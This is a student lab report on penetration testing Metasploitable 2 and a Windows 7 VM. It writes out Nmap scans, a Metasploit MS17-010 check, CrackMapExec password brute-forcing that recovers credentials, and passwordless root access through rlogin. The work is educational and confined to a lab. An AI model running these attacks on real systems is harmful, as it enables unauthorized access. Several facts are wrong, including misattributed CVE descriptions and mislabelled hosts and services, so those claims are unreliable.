

Paul Badu Yakubu

Penetration Testing

Professor Anthony D. Candeias

February 27, 2024

## Lab 2: Information Gathering & Vulnerability Discovery


### **Executive Summary**

The purpose of this penetration testing engagement was to assess the security posture of your organization. During my engagement, I discovered only two hosts on the internal network: Metasploitable 2, a Linux server, and Win7-PenTest, a Windows 7 desktop. The testing was conducted using various tools and methods, including Nmap, CrackMapExec, Metasploit, and custom scripts. The results revealed several critical vulnerabilities on both systems, such as remote code execution, privilege escalation, information disclosure, and denial of service. These vulnerabilities can allow an attacker to compromise the systems, access sensitive data, disrupt the services, or launch further attacks. Therefore, it is recommended to apply the appropriate patches or mitigations as soon as possible to reduce the risk of exploitation.

### **Methodology**

The approach I used for this engagement is basically Low Hanging Fruit strategy that focuses on finding and exploiting the easiest or most obvious vulnerabilities in a system or network. The idea is to gain access or information with minimal effort and time, and then use that as a foothold to launch further attacks or escalate privileges. Low hanging fruit can include weak passwords, default credentials, misconfigured services, outdated software, exposed ports, etc.

Although LHF is not sufficient for a full penetration testing, most LHF attack vectors are the easiest to remediate. It can also provide valuable information or access for further reconnaissance or exploitation.



## Host Discovery

Starting with Host discovery, which involves finding out which devices are alive and reachable on a network. This helps to identify the potential targets and their characteristics. First, I will need to hold off some information about the network I am about to scan. Not all IP addresses are targets such as default gateway and the IP address of my attacker machine. Knowing the subnet helps to know the IP range of the network and the number of hosts you expect on the network.

```
(pbadu@kali)-[~/pentest]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.162.129 netmask 255.255.255.0 broadcast 192.168.162.255
    inet6 fe80::20c:29ff:fee0:d194 prefixlen 64 scopeid 0x20<link>
```

Fig 1: Network Configuration information of my attacker machine

To start the enumeration process, I used ping, a simple tool that sends ICMP echo requests to a target and receives ICMP echo replies. Ping can be used to check the connectivity and latency of a host, as well as to discover its IP address and hostname. Ping can also be used to perform a ping sweep, which is a technique to scan a range of IP addresses and identify the ones that are alive and responsive.

I wrote a simple bash script to perform a ping sweep and save the discovered IP in a text file.

```
(pbadu@kali)-[~/pentest]
$ bash pg_swp.sh
Node with IP: 192.168.162.130 is up.
Node with IP: 192.168.162.132 is up.
Up IP addresses saved to ips.txt

ping: Do you want to ping broadcast? Then -b. If not, check your local firewall rules
(pbadu@kali)-[~/pentest]
$ ls
hosts  ips.txt  parsnmap  pg_swp.sh  pingsweep.txt  psweep.sh  services  up_ips.txt  vulnerabilities

(pbadu@kali)-[~/pentest]
$ cat ips.txt
192.168.162.130
192.168.162.132
```

Fig 2: List of hosts that responded to the echo requests.

From the results, I was able to enumerate two hosts; *192.168.162.130* and *192.168.2.132*, that were online and responsive.

## **Service Discovery**

Service discovery is the process of identifying the network services running on the target hosts and their characteristics, such as port numbers, protocols, versions, and vulnerabilities. It is usually the second phase of my engagement, after host discovery, as it helps to narrow down the attack surface and find potential entry points. Service discovery can be performed using various tools, such as Nmap, which can send different types of packets to probe the target hosts and analyze the responses. Service discovery can also provide information about the operating system, applications, and configurations of the target hosts, which can be useful for further reconnaissance or exploitation.

Using Nmap, a preinstalled and effective network scanning tool, I performed service and version footprinting using `-sV` flag. This flag allows Nmap to probe the open ports on the target hosts and determine the type and version of the service or application running on them. This can help to identify the operating system, software, and configuration of the target hosts, as well as potential vulnerabilities or exploits. The screenshots below show all open ports on each host along with their services and versions.

```

(pbadu@kali)-[~/pentest]
$ nmap -sV 192.168.162.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 23:58 EST
Nmap scan report for 192.168.162.130
Host is up (0.0019s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT      STATE SERVICE                VERSION
135/tcp    open  msrpc                  Microsoft Windows RPC
139/tcp    open  netbios-ssn            Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds            Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http                   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp   open  ssl/ms-wbt-server?
5357/tcp   open  http                   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp  open  http                   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc                  Microsoft Windows RPC
49153/tcp  open  msrpc                  Microsoft Windows RPC
49154/tcp  open  msrpc                  Microsoft Windows RPC
49155/tcp  open  msrpc                  Microsoft Windows RPC
49156/tcp  open  msrpc                  Microsoft Windows RPC
49157/tcp  open  msrpc                  Microsoft Windows RPC
Service Info: Host: WIN7-PEN; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.49 seconds

```

Fig 3: The figure above shows the host 192.168.162.130 runs on Microsoft Windows O.S with many other services and versions.

```

L-$ nmap -sV 192.168.162.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 00:03 EST
Nmap scan report for 192.168.162.132
Host is up (0.00083s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE                VERSION
21/tcp    open  ftp                   vsftpd 2.3.4
22/tcp    open  ssh                   OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet                Linux telnetd
25/tcp    open  smtp                  Postfix smtpd
53/tcp    open  domain                ISC BIND 9.4.2
80/tcp    open  http                  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind                2 (RPC #100000)
139/tcp   open  netbios-ssn           Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn           Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec                  netkit-rsh rexecd
513/tcp   open  login                 OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi              GNU Classpath grmiregistry
1524/tcp  open  bindshell              Metasploitable root shell
2049/tcp  open  nfs                    2-4 (RPC #100003)
2121/tcp  open  ftp                   ProFTPD 1.3.1
3306/tcp  open  mysql                 MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql            PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc                    VNC (protocol 3.3)
6000/tcp  open  X11                    (access denied)
6667/tcp  open  irc                   UnrealIRCd
8009/tcp  open  ajp13                 Apache Jserv (Protocol v1.3)
8180/tcp  open  http                  Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.70 seconds

```

Fig 4: The figure above reveals that host 192.168.162.130 runs on Linux O.S

Host	Operating System	Host's name
<b>192.168.162.130</b>	Windows	WIN7-PEN
<b>192.168.162.132</b>	Linux	metasploitable

Table 1: Depicts hosts Ip's, the operating system and host names.

Open service/port	Service Type	O.S
<b>3389(ssl)</b>	Remote Desktop Access	Windows
<b>5900(vnc), 22(ssh), 23(telnet)</b>		Linux
<b>49152-49157, 135 (RPC)</b>	Remote Code Execution	Windows
<b>10243 (http), 6667(IRC)</b>		Linux
<b>445/tcp(SMB), 2049(NFS)</b>	File sharing over Network	Windows
<b>2121, 21/tcp(FTP)</b>		Linux
<b>53(DNS), 3306(MySQL)</b>	Database Server	Linux
<b>5432(PostgreSQL)</b>		
<b>8180/tcp (Apache)</b>	Web Server	Linux
<b>8009/tcp</b>		

Table 2: Depicts open services/ports, the categories of services running each group and the O.S they affect.

The table above gives a concise detail about the information I have actively gathered so far from throughout the engagement. This information will be in handy in the next phase which is vulnerability discovery. With this well-organized information, it is very easy to know the attack vector the hosts may be vulnerable to.

## **Vulnerability Discovery**


With all the information at hand at this stage, the aim is to identify and characterize the security weaknesses that can be exploited by attackers to breach the target systems. I used several vulnerability scanning tools and techniques to collect information about operating systems, applications, and file system, user accounts, passwords. This information will be useful in assessing the weaknesses of the host and services.

### **Discovering patch vulnerabilities**

The goal here is to scan and identify which of the services miss a patch. Patches are released whenever a bug has been found in a software or service. Whenever vendors release a patch, they also make the exploits public on the internet. This leaves the known bugs to be easily exploitable.

**Apache Tomcat/5.5:** it was discovered that the metasploitable host is running Apache Tomcat/5.5. I searched on the apache tomcat's official site and found out the latest stable version was 10.1.19. I assume that the developers fixed a lot of bugs between version 5 and 10, and it's very likely that one of those bugs resulted in an exploitable weakness. Using the public exploit database (<https://www.exploit-db.com>) and search for "Apache Tomcat," I

found the list of all the current known exploitable attack vectors and determined which ones my target might be vulnerable to.



The screenshot shows the Exploit Database search results for 'Apache Tomcat'. The interface includes a search bar with 'Apache Tomcat' entered, a 'Show' dropdown set to '15', and filters for 'Verified' and 'Has App'. The results table lists various exploits with columns for Date, Download icon, Status icon, Title, Type, Platform, and Author.

Date	D	A	V	Title	Type	Platform	Author
2023-04-05	↓	×		Apache Tomcat 10.1 - Denial Of Service	DoS	Multiple	Cristian Giustini
2021-07-13	↓	×		Apache Tomcat 9.0.0.M1 - Cross-Site Scripting (XSS)	WebApps	Multiple	Central InfoSec
2021-07-13	↓	×		Apache Tomcat 9.0.0.M1 - Open Redirect	WebApps	Multiple	Central InfoSec
2020-11-13	↓	✓		Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)	WebApps	Multiple	SunCSR
2020-02-20	↓	×		Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion	WebApps	Multiple	YDHCUI
2019-07-03	↓	✓		Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2017-10-09	↓	✓		Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)	WebApps	JSP	intx0x80

Fig 5: Search results revealed the latest patch release for Apache Tomcat

**Eternal Blue:** MS17-010 is a security update for Microsoft Windows that was released in March 2017. It fixes several vulnerabilities in the Server Message Block (SMB) protocol, which is used for file and printer sharing on networks. The most severe of these vulnerabilities could allow remote code execution if an attacker sends specially crafted messages to an SMBv1 server. This update is rated critical for all supported versions of Windows and is recommended to be installed as soon as possible.

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.162.130
rhosts => 192.168.162.130
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.162.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x86 (32-bit)
[*] 192.168.162.130:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Fig 6: Metasploit discovered that my windows host is likely vulnerable to SMB attacks.

Scanning for SMB vulnerability on the windows machine revealed that the host is running a 32-bit Windows 7 Professional build 7600 and is potentially vulnerable to Eternal Blue.

## Discovering Authentication Vulnerabilities

An authentication vulnerability is any occurrence of a default, blank, or easily guessable password. The easiest way to detect authentication vulnerabilities is to perform a brute force password-guessing attack.

For this engagement, I created a custom wordlist which contained just six default passwords.




Fig 7: default username and password created to test for brute-force attack vulnerabilities.

## Windows local account password brute force:

In most cases, users do the bare minimum that's required. For example, on a Microsoft Windows computer with Complex Passwords enabled, a user's password must have a minimum of eight characters and contain at least one uppercase character and a numeric character. This means the string "Password1" is a secure/complex password, according to Microsoft Windows default policy but this password is.

Most companies rely on Microsoft Active Directory to manage authentications for all users, so owning the entire domain is usually a high priority for an attacker. Due to the vast landscape of Windows-based attack vectors, once you get onto a single Windows system that's joined to a domain, it's usually possible to escalate all the way up to Domain Admin from there.



```
(pbadu@kali)-[~/pentest/vulnerabilities]
$ sudo crackmapexec smb windows.txt -u wk_pwdlst.txt -p wk_pwdlst.txt --local-auth --continue-on-success
SMB 192.168.162.130 445 WIN7-PEN [+] Windows 7 Professional 7600 (name:WIN7-PEN) (domain:WIN7-PEN) (signing:False) (SMBv1
True)
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\root:root STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\root:user STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\root:guest STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\root:Password123 STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\root:P@ssword123 STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\root:Administrator STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\root:admin STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\root:password! STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\user:root STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [+] WIN7-PEN\user:user
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\user:guest STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\user:Password123 STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\user:P@ssword123 STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\user:Administrator STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\user:admin STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\user:password! STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\guest:root STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\guest:user STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\guest:guest STATUS_LOGON_FAILURE
```

Fig 8: Success, username and password found for local account: **user: user**.

```
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\admin:Password123 STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [+] WIN7-PEN\admin:P@ssword123 (Pwn3d!)
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\admin:Administrator STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\admin:admin STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\admin:password! STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\password!:root STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\password!:user STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\password!:guest STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\password!:Password123 STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\password!:P@ssword123 STATUS_LOGON_FAILURE
SMB 192.168.162.130 445 WIN7-PEN [-] WIN7-PEN\password!:Administrator STATUS_LOGON_FAILURE
```

Fig 9: Another username and password pwn3d! , **admin:P@ssword123**

CrackMapExec tool successfully brute forced two local accounts on the Windows 7 target using a username and password in the wordlist that I created. This means I can remotely log in to the windows system with administrator-level privileges and do whatever we want.

### Remote Access Vulnerability

On both systems, by simply running **remotedesktop** command followed by the target IP allowed remote access to that specific host. This gave me GUI access to the remote machines but on the windows machine, I had to enter the login credentials I enumerated earlier from the brute-force attacks.

On the Linux machine, I used a **rlogin** tool to remotely login into the system without a password by using '**root**' as the username. The gave me the superuser priviledge on the linux server.



```

(pbadu@kali)-[~/pentest/vulnerabilities]
$ rlogin 192.168.162.132 -l root
Last login: Mon Feb 26 14:10:31 EST 2024 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#

```

Fig 10: superuser access gained without a password.

### Web Vulnerability Discovery

Web application vulnerability scanning is the process of using automated tools to identify and exploit security weaknesses in web applications and websites. These tools typically crawl through the web pages and forms of the target application, sending various inputs and requests to test for common vulnerabilities such as cross-site scripting (XSS), SQL injection, command injection, path traversal, and insecure server configuration.

By using the **dir\_scanner** module in Metasploit-framework, this scans a web server for interesting directories that can be further explored. It sends requests to different paths on the target website and checks the responses for common directory names. It will report any directories that are found and their status codes. For example, you might find directories like /admin, /backup, /cgi-bin, etc. that could reveal sensitive information or vulnerabilities.


```

msf6 auxiliary(scanner/vnc/vnc_login) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS
RHOSTS =>
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.162.132
RHOSTS => 192.168.162.132
msf6 auxiliary(scanner/http/dir_scanner) > set RPORT 8180
RPORT => 8180
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.162.132
[+] Found http://192.168.162.132:8180/admin/ 200 (192.168.162.132)
[+] Found http://192.168.162.132:8180/jsp-examples/ 200 (192.168.162.132)
[+] Found http://192.168.162.132:8180/tomcat-docs/ 200 (192.168.162.132)
[+] Found http://192.168.162.132:8180/webdav/ 200 (192.168.162.132)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```


As shown below I was able to traverse through some pages on the server without authentication. In addition, I successfully brute-forced the admin page and found that the username was 'tomcat' as the password. This gave me full access to the server.



Filename	Size	Last Modified
<a href="#">index.html</a>	3.6 kb	Sun, 07 Dec 2008 19:17:18 GMT
<a href="#">tomcat-power.gif</a>	2.2 kb	Sun, 07 Dec 2008 19:17:18 GMT
<a href="#">tomcat.gif</a>	1.8 kb	Sun, 07 Dec 2008 19:17:18 GMT

Apache Tomcat/5.5

Fig 11: I gained unauthorized access to the webserver through directory listing.



Restore Session x Tomcat Server Administr x +

192.168.162.132:8180/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**TOMCAT WEB SERVER  
ADMINISTRATION  
T O O L**

User Name

Password

Login Reset

Fig 12: Access to admin page of the Apache web server

### Technical Observations/Findings.

So far, I have discovered several authentication and patch vulnerabilities on two target systems: Metasploitable 2 and a vulnerable Windows 7 OS. These vulnerabilities allowed me to perform brute-force attacks and remote code access to the target systems, resulting in full compromise of the hosts data and functionality.

On Metasploitable 2, I discovered the following authentication and patch vulnerabilities:

CVE	Vulnerabilities
<b>CVE-2008-0166</b> <b>Critical</b>	A weak default SSH key that allowed me to log in as root without a password.
<b>CVE-2009-2698</b> <b>Critical</b>	A buffer overflow in Samba that allowed me to execute arbitrary code as root.
<b>CVE-2012-2122</b> <b>High</b>	An SQL injection vulnerability in MySQL can allow attackers to bypass authentication and execute queries as root.
<b>CVE-2009-2693</b> <b>High</b>	A directory traversal vulnerability in Apache Tomcat that allows remote attackers to create or overwrite arbitrary files via a crafted WAR file.
